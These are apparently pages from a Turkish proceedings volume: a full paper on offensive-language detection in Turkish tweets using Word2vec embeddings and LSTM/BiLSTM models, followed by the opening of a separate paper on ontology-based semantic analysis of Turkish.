¹*Bandırma Onyedü Eylül Üniversitesi, Ömer Seyfettin Uygulamalı Bilimler Fakültesi, Bandırma, TURKEY*

²*Bandırma Onyedü Eylül Üniversitesi, Mühendislik Fakültesi, Bandırma, TURKEY*

³*Gazi Üniversitesi, Mühendislik Fakültesi, Ankara, TURKEY*

ssahiner@bandirma.edu.tr

0000-0002-3301-9491

ÖZET

Günümüzde üretilen veri boyutu çok yüksek miktardadır. Bu yüksek boyutlu veri genellikle “Büyük Veri” olarak adlandırılır. Büyük verilerin önemli bir kısmı metin verilerinden oluşur. Bu nedenle, metin işlemenin önemi de her geçen gün artmaktadır. Sosyal medya büyük veri kaynaklarının en önemlilerinden bir tanesidir. Twitter ise en yaygın kullanılan sosyal medya platformlarından biridir. Bununla birlikte zamanla Twitter’da saldırgan dil kullanımı önemli bir artış göstermiştir. Saldırgan dil kullanımı firmaların itibarını zedelemenin yanı sıra siber zorbalığa maruz kalan 11- 15 ergen yaş grubu için bu içeriklerin verdiği zararlar hayati önem taşıyacak boyuta ulaşmaktadır. Bu durum artık mağdur edilen kullanıcılar için bir suç faaliyeti haline gelmiştir. Bu çalışmada OffensEval veri seti üzerinde saldırgan dil tespiti yapılmıştır. Bu doğrultuda yaklaşık 1 milyon tweetten oluşan etiketlenmemiş bir derlem hazırlanmıştır. Sonrasında ise OffensEval veri setindeki etiketlenmiş verilerden elde edilen kelime temsilleri ile büyük boyutlu etiketsiz derlemde elde edilen kelime temsillerinin sınıflandırma performansına olan etkisi kıyaslanmıştır. Çalışmada makine öğrenmesi modeli olarak Uzun Kısa Dönemli Bellek (LSTM) ve Çift Yönlü Uzun Kısa Dönemli Bellek (BiLSTM) ağları kullanılmıştır. Bu derin sinir ağlarının sınıflandırma performansları, doğruluk (accuracy), duyarlılık (recall) ve kesinlik (precision) ve F-skor olarak değerlendirilmiştir. Büyük boyutlu derlem kullanımı F1 skorunda 40% üzerinde bir iyileşme sağlamıştır.

SENTIMENT ANALYSIS IN TURKISH TEXTS USING DEEP LEARNING

ABSTRACT

The size of data produced today is very large. This large data is often referred to as "Big Data". Most of the big data consists of text data. Therefore, the importance of text processing is increasing day by day. Social media is one of the most important big data sources. Twitter is one of the most widely used social media platforms. However, over time, the use of offensive language on Twitter has shown an important shot. In addition to damaging the reputation of companies, the use of offensive language reaches a vital level for the 11-15 age group of adolescents who are exposed to cyberbullying. This situation has now become a criminal activity for the victimized users. In this study, offensive language was detected on the OffensEval data set. Accordingly, an untagged collection of approximately 1 million tweets was prepared. Afterwards, the effect of word representations obtained from the labeled data in the OffensEval data set and the word representations obtained from the large untagged corpus on the classification performance were compared. Long Short Term Memory (LSTM) and Bidirectional Long Short Term Memory (BiLSTM) networks are used as machine learning models in the study. The classification performances of these deep neural networks are evaluated as accuracy, recall and precision and F-score. The use of large-sized corpus resulted in an improvement of over 40% in the F1 score.

Keywords: Sentiment Analysis, Deep Learning, Social media, BiLSTM, LSTM

1. GİRİŞ

Sosyal ağ hizmetleri, bilgisayar ve mobil cihazlar ile iletişim sağlayan çevrimiçi platformlardır. Bu platformlarda Dünya’da milyarlarca insan fotoğraf, video, metin formatında paylaşım yapılabilmektedir. Sosyal medya platformlarının aktif kullanıcı sayısına bakıldığında dünya nüfusunun yarısına tekabül ettiği görülmektedir (We are Social ve Hootsuite, 2020). Bu platformların popülaritesiyle birlikte, giderek daha fazla insan duygularını ve fikirlerini bu platformlarda ifade etmeye başlamıştır. Bu platformların kullanımının artması oldukça büyük miktarda metinsel veri üretilmesine neden olmaktadır. Bu durum araştırmacıların da dikkatini çekmiştir. Bu platformların akademik çalışmalarındaki kullanımı artış göstermektedir. Örneğin Twitter, Dünya’da 339 milyon Türkiye’de ise 11 milyonu aşan aktif kullanıcı sayısına sahiptir (We are Social ve Hootsuite, 2020). Böylelikle Twitter,

akademik çalışmaların odağında bir sosyal medya platformu haline gelmiştir. Bu platformda son on yılda 10 binden fazla akademik çalışma yapıldığı görülmüştür (Antonakaki, 2020).

Sosyal medya fikri başlangıçta insanlar arasında açık bir bilgi ve fikir alışverişi sağlamak ve böylece iletişimi desteklemeyi amaçlamıştır. Bu sosyal katılım fikri, örneğin; siyasi konularda açık bir görüş alışverişinin mümkün olduğu forumlar ya da bir firmanın ürünleri hakkında yorumların yapıldığı siteler, gün geçtikçe saldırgan bir dil ile dolmaktadır. Çoğu durumda, bu sosyal medya alanını teknik destek olmadan yönetmek artık mümkün değildir. Ancak bu alan gelişme aşamasındadır. ‘Google Trend’ de 2016-2021 yılları arasında “sentiment analysis” ve “offensive language” olarak aratıldığında duygu analizi alanında yapılan çalışmaların sayısı 1 ayda ortalama 50 ve 100 adet arasındadır. Bununla birlikte çevrimiçi alanlarda saldırgan dil tespiti üzerine yapılan çalışmalar göreceli olarak daha azdır. Çevrimiçi alanlarda 1 ayda en fazla yapılan çalışma sayısının 10 adet olduğu görülmüştür. Bu sebeple saldırgan dilin tanımlanmasına yönelik araştırmaları başlatmak ve geliştirmek için birçok yarışma düzenlenmiştir (OffensEval, TRAC, GermEval gibi). Ancak Türkçe dili üzerinde yapılan çalışmaların sayısının İngilizce gibi dillere kıyasla oldukça az olduğu görülmüştür.

Çevrimiçi topluluklar, sosyal medya platformları ve teknoloji şirketleri, sosyal medyada kullanılan saldırgan dille başa çıkma yollarına yoğun bir şekilde yatırım yapmaktadır. Kullanıcı tarafından oluşturulan içerikteki (örneğin gönderiler, yorumlar, mikrobloglar vb.) saldırgan dili tanımlamak için doğal dil işleme (NLP) yöntemlerinden yararlanmak bu problemin üstesinden gelmek için kullanılan en etkili stratejilerden biri olarak öne çıkmaktadır. Bu konu, son yıllarda çeşitli doğal dil işleme analistlerinin dikkatini çekmiştir. Metinsel duygu analizi, doğal dil işlemenin (NLP) temel alanlarından biridir ve esas olarak insanların algılarını, duygularını ve değerlendirmelerini analiz etmek için kullanılmaktadır (Pang, 2008). Metinsel duygu analizi 2000’li yıllardan sonra popülerleşmiştir. Bu alan sosyal medya içerikleri gibi yapılandırılmamış veriler ile çalışabilmektedir. Bu alanda yapılan çalışmalarda Twitter platformu önemli bir yer tutar. Twitter, 280 karakterle sınırlandırılmış bir mikroblog olması ve yaygın kullanımı sayesinde tercih edilmektedir. Ancak Türkiye’nin aktif kullanıcı sayısı ile Dünya da 6.sırada olduğu Twitter platformu (We are Social ve Hootsuite, 2020) kullanılarak yapılan Türkçe dilindeki çalışma sayısı İngilizce, Hintçe dilinde yapılan çalışmalara oranla oldukça azdır. Zengin morfolojik yapıya sahip Türkçe dili için bu çalışmalar zorlayıcı olmuştur. Alana özgü verilerin ve dilden bağımsız yöntemlerin kullanılması bu alandaki çalışmaların performansını artırdığı görülmüştür (Zampieri ve ark, 2019).

Bu çalışmada OffensEval yarışma verileri kullanılmaktadır. Etiketlenmiş yarışma verileri ile “Saldırgan” ve “Saldırgan Değil” olarak ikili sınıflandırma yapılmıştır. Sınıflandırma işlemi yapılırken derin öğrenme modelleri kullanılmıştır. Bu alandaki çalışmaların büyük kısmı Uzun Kısa Vadeli Hafıza Ağları (LSTM) ve Çift Yönlü Uzun Kısa Vadeli Hafıza Ağları (BiLSTM) tabanlı modellere yönelmiştir. LSTM ve BiLSTM tekrarlayan yapay sinir ağlarının özel bir türüdür ve zamansal ilişkiye

sahip dizi şeklindeki verileri işleme konusunda oldukça başarılıdır. Bu çalışmada da LSTM ve BLSTM modelleri kullanılmıştır. Ayrıca model performansını artırabilmek amacıyla Twitter’ dan elde edilen 1 milyondan fazla tweetten oluşan genişletilmiş derlem kullanılmıştır. Genişletilmiş derlem kullanımının sınıflandırma modellerinin performansına önemli oranda katkı sağladığı görülmüştür.

2. UYGULAMA

2.1. Veri kümesi

Çalışmada OffensEval yarışma verileri kullanılmıştır. Bu veri seti 31756 tweetten oluşmaktadır. Bunlardan 6131 saldırgan içeriğe sahipken 25625’i saldırgan olmayan içerikten oluşmaktadır. Bu veri seti, öznel bir yapıya sahip olan saldırgan içeriklerin etiketlenmesindeki farklılığı en aza indirmek için genel bir derlem çalışması bulunan Çöltekin tarafından oluşturulan verilerden derlenmiştir (Çöltekin, 2019). Bu derlem, Türkçe’ de en çok kullanılan kelimeler filtrelenerek oluşturulmuştur. (Zampieri ve ark., 2020). Bu çalışma da eğitim ve test veri seti dağılımı sırasıyla %80, %20 olarak ayrılmıştır. Buna ek olarak, genişletilmiş derlem kullanılarak yapılan sınıflandırma modeli için Python programlama dili kullanılarak 1 milyondan fazla ‘tweet’den oluşan derlem oluşturulmuştur.

Tablo 1. OffensEval veri seti özellikleri

Etiket	Twitter Metni
Saldırgan Değil (0)	1 yıl önce hayatımın aşkını bulmuşta kaybetmiş gibiyim
Saldırgan (1)	070 boyundayım aq ya nasıl kurayım boyle halay

2.2. Veri Ön İşleme

Veri iyileştirme olarak da bilinen veri ön işleme süreci modelin sınıflandırma performansını artırdığı görülmüştür. Genel olarak, veri ön işleme, verileri normalleştirilmiş tutarlı bir biçime dönüştürmeyi amaçlayan girdi verilerine uygulanan ilk adımdır. Bu adım, bu çalışmada sayısal verilerin, URL'lerin, noktalama işaretleri ve kullanıcı adı belirten “@” işaretinin kaldırılması gibi genel temizliği içermektedir. Buna ek olarak cümleler, aralarındaki boşluklara dikkat edilerek kelimelere ayrılmıştır.

2.3. Kelime Temsil Yöntemi

Bu yöntem kelimelerden sabit uzunlukta vektörel temsiller oluşturulmasını ifade etmektedir (Wang ve ark., 2018). Kelime temsil yöntemlerinin modellerin performansını artırdığı çalışmalarda görülmüştür (Özer, 2019) Word2vec, Glove, FastText en çok kullanılan kelime temsil yöntemlerinden bir kaçıdır. Bu çalışmada Word2vec yöntemini kullanılmıştır. Word2vec yöntemi içerisinde 2 model mevcuttur. Bunlar skip-gram ve CBOW (Continuous Bag Of Words) yöntemleridir. Birbirine zıt çalışan bu yöntemlerden skip-gram bir kelimedden bağlamdaki diğer kelimelere ulaşmayı amaçlamaktadır.

CBOW ise bağlamdan kelimelere gitmektedir. Biz bu çalışmada yaygın kullanımı olan CBOW' u tercih ettik.

Bu çalışmada kullanılan 2 ayrı derlem, Word2vec-CBOW yöntemi ile vektörel olarak temsil edilmiştir. Bu 2 ayrı derlemden biri OffenseEval yarışma verileri diğeri ise 'Twitter' dan üzerinden elde edilen büyük boyutlu etiketsiz verilerdir. OffenseEval verilerinden elde edilen derlemdeki kelime sayısı, 94418 iken genişletilmiş derlem kullanımı için oluşturulan kelime sayısı, 4 milyon 66 bin 71'dir. Bu yöntem, her bir kelime için sabit uzunlukta vektörler oluşturmaktadır. Her bir kelime 10, 15, 25, 50, 75, 100, 125 boyutlu vektör ile temsil edilmiştir. Burada oluşturulan her bir vektör boyutunun sınıflandırma performansına katkısı karşılaştırılmıştır. Ayrıca OffenseEval veri setindeki her bir 'tweet' in yaklaşık 2000 adeti 30 kelimedenden fazladır. Dolayısıyla toplam veri setinin sadece %6'sı 30 kelimeyi aşmaktadır. Buna ek olarak veri setine bakıldığında en uzun 'tweet' in 46 kelimedenden oluştuğu görülmüştür. Bu nedenle her bir tweet için 10, 20, 30, 40, 46 kelime alınarak vektörel temsiller oluşturulmuştur. Bu sınırlandırılmış farklı kelime sayılarının modellerin performansına etkisi karşılaştırılmıştır.

2.4. Kullanılan Sınıflandırma Modelleri

Son zamanlarda duygu analiz çalışmalarında derin öğrenme yöntemleri kullanımı oldukça artmıştır. Bu çalışmada aralarında zamansal bağıntı bulunan dizi şeklindeki verileri işleme konusundaki başarımları nedeniyle LSTM ve BiLSTM modelleri kullanılmıştır. LSTM ve BiLSTM, metin analizi ve sunumunda uzun vadeli kelime bağımlılıkları algılama noktasında oldukça başarılı olan özel RNN(Recurrent Neural Network) türleridir. Bu iki model benzer olmakla birlikte BiLSTM, hem ileri hem de geri odaklı (çift yönlü) çalışan iki adet LSTM den oluşmaktadır.

LSTM ağı için, 3 adet LSTM katmanı kullanılmıştır. Bunlarla birlikte her bir katmana eğitim verilerinde oluşan "aşırı öğrenme (overfitting)" olarak adlandırılan ezberlemeye sebep olan öğrenme modelinden kaçınmak için 0.2'lik "bırakma (dropout)" katmanı kullanılmıştır. BiLSTM modeli için ise bir BiLSTM katmanı ve 0.2'lik "bırakma (dropout) katmanı eklenmiştir. Her iki modelde aktivasyon fonksiyonu olarak "sigmoid" kullanılmıştır. Ayrıca her bir parametre için öğrenme oranı belirleyen optimizasyon algoritması olarak "Adam" kullanılmıştır. Bu parametreler belirlenirken çalışmamızın yönü ve verilerimiz göz önünde bulundurularak yapılan benzer çalışmalarda kullanılan yöntemler dikkate alınmıştır.

2.5. Değerlendirme Ölçütleri

Doğruluk(accuracy), Duyarlılık(Recall), Kesinlik (Precision), F1 skoru ile modellerin sınıflandırma performansı karşılaştırılmıştır. Bu değerlendirme ölçütleri aşağıda sunulduğu gibidir.

Doğruluk – Model tarafından doğru sınıflandırılmış tweet sayısının toplam tweet sayısına oranıdır.

Duyarlılık: $(TP+TN)/(TP+FP+FN+TN)$

TP = gerçek pozitifler, FP = yanlış pozitifler, TN = doğru negatif ve FN = yanlış negatif.

Kesinlik - Model tarafından doğru sınıflandırılmış saldırgan tweet sayısının, model tarafından saldırgan olarak tahmin edilen tweet sayısına oranıdır.

Kesinlik : $TP/TP+FP$

Duyarlılık - Doğru şekilde tespit edilen etiketli saldırgan tweet sayısının yüzdesini belirtir .

Duyarlılık: $TP/TP+FN$

F1 skoru - Denklemden gösterildiği gibi hassasiyet ve duyarlılık değerlerinin harmonik ortalamasıdır. F1 skoru, test doğruluğunun bir ölçüsüdür. F1 skor değeri, 0-1 arasındadır.

F-skor = $2 \times ((p \times r) / (p + r))$

p = kesinlik ve r = duyarlılık

3. BULGULAR

Bu bölümde, duyu analiz çalışmalarında yaygın olarak kullanılan ve metinsel sıralama bilgilerini saklayabilen LSTM ve BiLSTM modellerinin performansını değerlendirdik. Kullanılan OffenseEval etiketli yarışma verileri (saldırgan ve saldırgan değil) ile sınıflandırma yapılarak modellerin başarıları karşılaştırılmıştır. Bu veriler %80 eğitim ve %20 test veri seti olarak ayrılmıştır. Oluşturduğumuz Twitter verilerinden oluşan genişletilmiş derlem ve OffenseEval yarışma verileri farklı vektörel uzunluklar ve farklı kelime sınırları baz alınarak Word2vec ile eğitilmiştir. Bu farklı vektörel uzunluklar 10, 15, 25, 50, 75, 100 ve 125 olarak belirlenmiştir ve karşılaştırılmıştır (Tablo 1. , Tablo 2., Tablo 5. ve Tablo 6.). Buna ek olarak OffenseEval veri setindeki tweetler incelendiğinde tweetlerin %6 sı 30 kelimenin altında ve en uzun kelime sayısı ise 46 kelime olduğu görülmüştür. Böylelikle Word2vec ile eğitim yapılırken kelime sınırları 10, 20, 30, 40, 46 olarak belirlenmiş ve karşılaştırılmıştır (Tablo 3. , Tablo 4., Tablo 7. ve Tablo 8.). Derleme bağı olarak her bir modelde farklı değerlerin üstün performans gösterdiği aşağıdaki tablolarda görülmektedir. Örneğin; Kelime vektörlerinin OffenseEvalden elde edildiği LSTM modelinde en üstün performans gösteren vektör uzunluğu “15”tir (Tablo 1.). Genişletilmiş derlem kullanılarak yapılan LSTM modelinin diğerlerinden üstün performans gösteren vektör uzunluğu ise “75” olduğu görülmüştür. Bu durum karşılaştırdığımız kelime sınırları içinde geçerlidir (Tablo 3., Tablo4, Tablo7. ve Tablo 8.).

Tablo 1. Farklı boyutlardaki Word2vec(w2v) metodunun LSTM modelinin performansına etkisinin karşılaştırılması

w2v (boyut)	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	79,49	5,21	35,16	9,07
15	78,32	8,21	30,70	12,95
25	79,17	5,94	33,18	10,07
50	78,40	6,72	28,67	10,89
75	78,43	6,26	28,10	10,24
100	78,72	7,16	31,65	11,68
125	78,05	7,49	28,05	11,81

Tablo 2. Farklı boyutlardaki Word2vec(w2v) metodunun BiLSTM modelinin performansına etkisinin karşılaştırılması

w2v (boyut)	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	77,73	13,59	33,53	19,33
15	78,32	12,04	34,99	17,31
25	76,37	14,24	29,21	19,15
50	77,31	10,58	28,89	15,49
75	77,99	12,20	33,48	17,88
100	77,19	10,99	28,75	15,8
125	76,99	12,61	0,2981	17,72

Tablo 3. 15 boyutlu Word2vec(w2v) metodunun farklı kelime sayısı ile sınırlandırılmasının LSTM modelinin performansına etkisinin karşılaştırılması

Kelime Sayısı	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	79,25	4,96	31,94	8,86
20	78,31	8,26	30,72	13,05
30	78,32	8,21	30,7	12,95
40	77,94	10,08	31,08	15,22
46	78,27	8,79	31,21	13,71

Tablo 4. 10 boyutlu Word2vec(w2v) metodunun farklı kelime sayısı ile sınırlandırılmasının BiLSTM modelinin performansına etkisinin karşılaştırılması

Kelime Sayısı	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	76,88	9,11	25,4	13,41
20	77,65	10,66	30,39	15,68
30	77,73	13,59	33,53	19,33
40	78,08	11,72	33,49	17,36
46	78,82	12,69	38,23	19,04

Tablo 5. Farklı boyutlardaki Word2vec(w2v) metodunun LSTM modelinin genişletilmiş derlem kullanılarak sınıflandırma performanslarının karşılaştırılması

w2v (boyut)	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	85,36	45,48	69,44	54,96
15	86,17	43,29	76,00	55,17
25	85,98	50,69	69,69	58,69

50	85,68	51,83	67,69	58,7
75	86,14	52,56	69,46	59,84
100	85,68	53,46	66,97	56,46

Tablo 6. Farklı boyutlardaki Word2vec(w2v) metodunun BiLSTM modelinin genişletilmiş derlem kullanılarak sınıflandırma performanslarının karşılaştırılması

w2v (boyut)	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	84,56	29,37	78,65	42,77
15	85,37	49,96	67,17	57,3
25	85,66	50,28	68,36	57,94
50	85,56	54,6	66,04	59,78
75	85,26	50,28	66,52	57,27
100	85,76	52,89	67,57	59,33

Tablo 7. 75 boyutlu Word2vec(w2v) metodunun farklı kelime sayısı ile sınırlandırılmasının LSTM modelinin genişletilmiş derlem kullanılarak sınıflandırma performanslarının karşılaştırılması

Kelime Sayısı	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	83,87	44,18	62,7	51,83
20	85,37	51,75	66,39	58,16
30	85,50	51,91	66,88	58,45
40	86,14	52,56	69,46	59,84
46	86,12	54,6	68,4	60,72

Tablo 8. 50 boyutlu Word2vec(w2v) metodunun farklı kelime sayısı ile sınırlandırılmasının BiLSTM modelinin genişletilmiş derlem kullanılarak sınıflandırma performanslarının karşılaştırılması

Kelime Sayısı	Doğruluk (%)	Duyarlılık (%)	Kesinlik (%)	F1-skor (%)
10	84,62	40,44	68,36	50,82
20	85,47	50,2	68,25	57,85
30	85,52	51,59	67,09	57,84
40	85,56	54,6	66,04	59,78
46	85,44	52,24	66,46	58,5

Tablo 9.' da OffensEval ve genişletilmiş derlemde elde edilen en iyi sınıflandırma performanslarının karşılaştırılması görülmektedir. Bu sınıflandırma performansları, test doğruluğunun bir ölçüsü olan F-skor değerine göre değerlendirilmiştir. Genişletilmiş derlem kullanımı ile modellerin performansı yaklaşık %40 -%47 oranında artış göstermiştir. Sadece OffensEval verilerinin Word2vec yöntemi ile eğitilmesi sonucunda sınıflandırmada iki modelin de öğrenemediği görülmüştür. Sonuçta derlemde alana özgü verilerin büyüklüğünün önemi ve performansa olan büyük katkısı görülmüştür. Buna ek olarak kullanılan derin öğrenme modellerinden LSTM daha iyi performans göstermiştir.

Tablo 9. Genişletilmiş derlem kullanımının modellerin sınıflandırma performansına etkisi

Model	OffensEval veri seti F1-skor (%)	Genişletilmiş derlem F1-skor (%)
LSTM	13,71	60,72
BiLSTM	19,33	59,78

4. SONUÇ VE TARTIŞMA

Kelime temsil yöntemlerinin ortaya çıkmasıyla birlikte, doğal dil işleme alanında önemli gelişmeler görülmüştür. Bu çalışmada sınıflandırma aşamasında derin sinir ağları tercih edilmiştir. Derin öğrenme, son zamanlarda popülerlik düzeyinde bir artış görülen önemli bir araştırma alanı olarak kabul edilir. Literatürde derin sinir ağlarına dayalı derin öğrenme konusunda birçok farklı yöntem önerilmiş ve bunlardan bazıları, özellikle belirli araştırma alanlarında oldukça başarılı sonuçlar vermiştir. Doğal dil işleme alanı önemli bir araştırma alanı haline gelmiştir.

Mevcut çalışmada, iki Türkçe veri seti kullanılmıştır. İlk veri kümesi, Python dili kullanılarak Twitter dan 1 milyonu aşan tweetten oluşan toplanan derlemdir. Bu derlem, boyutu nedeniyle yaklaşık 5 GB depolama alanına sahiptir. İkinci veri seti, 31 bin 276 tweetten oluşan OffensEval yarışma verileridir.

Bu veriler, 2 sınıftan oluşan (saldırğan ve saldırğan değil) Türkçe veri setidir ve metin sınıflandırması amacıyla kullanılmıştır. Genişletilmiş derlem kelime vektörleri için Word2Vec yöntemi kullanılarak eğitilmiştir. Oluşturduğumuz genişletilmiş derlem ve OffensEval yarışma verileri farklı vektörel uzunluklar ve farklı kelime sınırları baz alınarak Word2vec ile eğitilmiştir. Bu farklı vektörel uzunluklar karşılaştırılmıştır. Buna ek olarak OffensEval veri setindeki tweetler incelenerek farklı kelime sınırları da karşılaştırılmıştır. Kelime vektörleri transfer öğrenme ile aktarılmış ve ardından OffensEval yarışma verilerinden oluşan veri seti üzerinde metin sınıflandırması uygulanmıştır. Burada derleme bağılı olarak her bir modelde farklı değerlerin üstün performans gösterdiği görülmüştür.

Genişletilmiş derlemin derin öğrenme modelleri üzerindeki etkileri incelenirken, modelin başarısının genişletilmiş derlem kullanılarak artırıldığı belirlenmiştir. Bu yöntem ile performans, test doğruluğunun bir ölçüsü olan F-skor değerine göre yaklaşık %40–%47 aralığında iyileştirilmiştir. OffensEval yarışma verileri kullanılarak yapılan sınıflandırma modellerinde yarışmaya katılanların %44,35 olan taban sınıfını geçmesi beklenmiştir. Genişletilmiş derlem kullanarak bu sınır geçilmiştir. LSTM modelinin performans değerleri sırasıyla yaklaşık doğruluk %86, duyarlılık %55, kesinlik %68, F-skor %61 oranında çıkmıştır. BiLSTM modelinin performans değerleri ise sırasıyla yaklaşık doğruluk %86, duyarlılık %55, kesinlik %66, F-skor %60 oranında çıkmıştır. Ayrıca mevcut çalışmanın deneyleri sonucunda derin sinir ağı mimarileri karşılaştırılmış ve en başarılı derin öğrenme modelinin LSTM olduğu tespit edilmiştir. .

Sonuç olarak genişletilmiş derlem ile derin sinir ağıları kullanılarak Türkçe doğal dil öğrenimine etkisi mevcut araştırma kapsamında incelenmiş ve sonuçlar analiz edilmiştir. Bu çalışmadan elde edilen bulguların ve tanımlamaların, Türkçe metin işleme ve doğal dil işleme alanlarında derin öğrenme konusunda ileride yapılacak çalışmalara yardımcı olacağı düşünülmektedir.

5. KAYNAKÇA

1. We Are Social And Hootsuite . *Dijital İn 2020*. [Online] <https://wearesocial.com/digital-2020> [Erişim Tarihi: 08.06.2020].
2. Antonakaki, Despoina; Fragopoulou, Paraskevi; Ioannidis, Sotiris. A Survey Of Twitter Research: Data Model, Graph Structure, Sentiment Analysis And Attacks. *Expert Systems With Applications*, 2021, 164: 114006.
3. Pang, B. And L. Lee. Opinion Mining And Sentiment Analysis. *Foundations And Trends in Information Retrieval*, 2(1-2): P. 1-135, 2008.
4. Zampieri, Marcos, Et Al. Semeval-2019 Task 6: Identifying And Categorizing Offensive Language İn Social Media (Offenseval). *Arxiv Preprint Arxiv:1903.08983*, 2019.
5. Çöltekin, Çağrı. A Corpus Of Turkish Offensive Language On Social Media. In: *Proceedings Of The 12th Language Resources And Evaluation Conference*. 2020. P. 6174-6184.

6. Zampieri, Marcos, Et Al. Semeval-2020 Task 12: Multilingual Offensive Language Identification In Social Media (Offenseval 2020). *Arxiv Preprint Arxiv:2006.07235*, 2020.
7. Özer Z.. Trafik Yorumlarının Sınıflandırılmasında Normalizasyonun Etkisi. Karabük Üniversitesi (Doktora Tezi), 2019
8. Wang, Yu-Hsuan; Lee, Hung-Yi; Lee, Lin-Shan. Segmental Audio Word2vec: Representing Utterances As Sequences Of Vectors With Applications In Spoken Term Detection. In: *2018 Ieee International Conference On Acoustics, Speech And Signal Processing (Icassp)*. Ieee, 2018. P. 6269-6273.

SEMANTIC ANALYSIS OF TURKISH LANGUAGE AT DISCOURSE LEVEL WITH ONTOLOGY BASED MODELS CREATED ON COMPUTER

Yelda Firat¹

¹ *Canakkale Onsekiz Mart University, Canakkale Vocational School of Technical Sciences,
Canakkale TURKEY*

yfirat@comu.edu.tr

ORCID: 0000-0002-6741-2507

ABSTRACT

Recently, any studies on cognitive linguistics, which examine the relationship between human mind structure and language, increase rapidly. The human mind, which includes perception, denomination, memory, decision-making processes, understanding and comprehension, has a structure that deliberately keeps anything experienced and learned and its connections with the past. Language is a natural tool that provides access to the content and structure of the concepts shaped in the human mind. In this sense, it is necessary to define the language completely and make a semantic analysis. The semantic analysis of the language takes place with reality models. These models of reality are ontologies that try to understand the nature of being. Since ontologies have a large amount of information, they also bring about any errors in their areas of use. This requires that ontologies are formulated mathematically and created in electronic media. Thus, within the framework of Formal Concept Analysis Theory, it is aimed to create lattice-based concept analysis models consisting of thematic roles. The computerized implementation of these lattice-based ontological models also contributes to the semantic analysis of Turkish language at the discourse level, eliminating the difficulties that may arise in machine translation systems.

Keywords: *Concept Sets, Formal Concept Analysis, Formal Ontology, Lattices, Thematic Roles, Semantics*

BİLGİSAYARDA OLUŞTURULAN ONTOLOJİ TABANLI MODELLERLE SÖYLEM DÜZEYİNDE TÜRKÇE’NİN ANLAMSAL ÇÖZÜMLENMESİ

ÖZET

Son yıllarda, insana ait zihin yapısının dil ile ilişkisini inceleyen bilişsel dilbilimine yönelik yapılan çalışmalar hızla artmaktadır. Algılamayı, isimlendirmeyi, belleği, karar verme süreçlerini, anlayışı ve kavrayışı içine alan insan zihni; yaşadıklarını, öğrenilenleri, bunların geçmişle olan bağlantılarını bilinçli olarak tutan bir yapıya sahiptir. Dil ise; insan zihninde şekillenen kavramların içerik ve yapısına ulaşmayı sağlayan doğal bir araçtır. Bu anlamda dilin eksiksiz olarak tanımlanması ve anlamsal analizinin yapılması gerekir. Dilin anlamsal analizi ise gerçeklik modelleriyle olur. Bu gerçeklik modelleri varlığın doğasını anlamaya çalışan ontolojilerdir. Ontolojiler büyük boyutta bilgi barındırdığı için kullanım alanlarında hataları da beraberinde getirir. Bu da ontolojilerin, matematiksel olarak formüle edilerek bilgisayar ortamında oluşturulmalarını gerektirir. Böylece Biçimsel Kavram Analizi Kuramı çerçevesinde tematik rollerden oluşan latis tabanlı kavram analiz modelleri yaratma yoluna gidilir. Bu latis tabanlı ontolojik modellerin bilgisayarlı gerçekleştirimi, söylem düzeyinde Türkçe’nin anlamsal çözümlenmesine katkı sağlayarak makine çevirisi sistemlerinde oluşabilecek zorlukları da ortadan kaldırmaktadır.

Anahtar Kelimeler: Kavram Kümeleri, Biçimsel Kavram Analizi, Biçimsel Ontoloji, Latisler, Tematik Roller, Anlam

1. INTRODUCTION

Human mind can be defined as an advanced structure that covers complex processes belonging to the brain such as thinking, perception, etc. Language is a phenomenon of primary importance in this complex structure of the human mind. Language, which plays a fundamental role in denomination and interpretation of the objects in these human mental functions, arises from the interconnection of an object and its corresponding sound in the mind. In other words, it is a bridge between a meaning and a form [1, 2].

In this sense, cognitive linguistics, which examines the relationship between the human mind and language, has become the focus of researchers since the 1970s. These scientists, who define language

through cognitive principles, argued that linguistic forms are closely related to semantic structures, drawing attention to the importance of meaning for language [3-7].

Ontologies that reveal the structural and functional codes of the beings found in nature in the human mind are simple representations for the semantic inferences of the concepts [8]. Many difficulties are encountered in the application areas due to the magnitude and the creation of these simple representations with human labour. Thus, a relationship should be established mathematically between ontologies and language. The use of the ontology-based reality models is a necessity in the creation of this mathematical structure. Therefore, it is seen that studies on natural language processing have recently increased in order to understand and produce language using the tools of computer science. In this sense, Jiang and Tan [9] developed a system called Concept-Relation-Concept Tuple-based Ontology Learning (CRCTOL) to obtain automatic semantic deductions from specific documents. This system, called as CRCTOL, has adopted the full-text sorting technique and used a statistical algorithm that extracts the key concepts from the used documents. Furthermore, this system has revealed the relationship between the basic concepts by using the uncertainty algorithm that perceives the words having an ambiguity in the key concepts. As a result, although this developed system is easy to understand and concise, it is limited to two case studies that are used to create terrorism domain ontology and sports event domain ontology. Li et al. [10] developed a prototype that provides automatic deductions of seven stages. In this study, appropriate discourses were chosen from 20 corpus areas. These discourses are divided into words. They created the concept set by calculating the weights of the words through the feature algorithm developed by them. Finally, they reached their true meaning by placing these concepts in the hierarchical structure created by in the electronic media. Unfortunately, the researchers could not reach the desired result, because the words used in this prototype are insufficient in terms of lexical information. Sanfilippo [11] has developed an ontology example to support the development of feature-based models and applications in a principled and unified way. He also tried to provide a formal theory on the properties of the concepts. He made a product modelling with this computer-aided system. However, in this study, it has not been adequately tested and demonstrated that classification can be made on features with many more concepts. Furthermore, the computer-aided ontologies have gained much popularity and recognition in the semantic web in recent years due to their widespread use in the web-based applications. In this context, in their study, Asim et al. [12] researched the ontology learning techniques together with the assessment measurements and highlighted the applications of ontology learning in various domains. They observed that a mixed approach of both linguistic and statistical techniques produced better ontologies. They stated that there was a tendency to use the agglomeration clustering and ARM (Association Rule Mining) over Formal Concept Analysis Theory in their linguistic relationship between concepts. However, they found it difficult to find the best technique, since the performance of ontology learning techniques largely depends on the effective pre-processing of data in the target area.

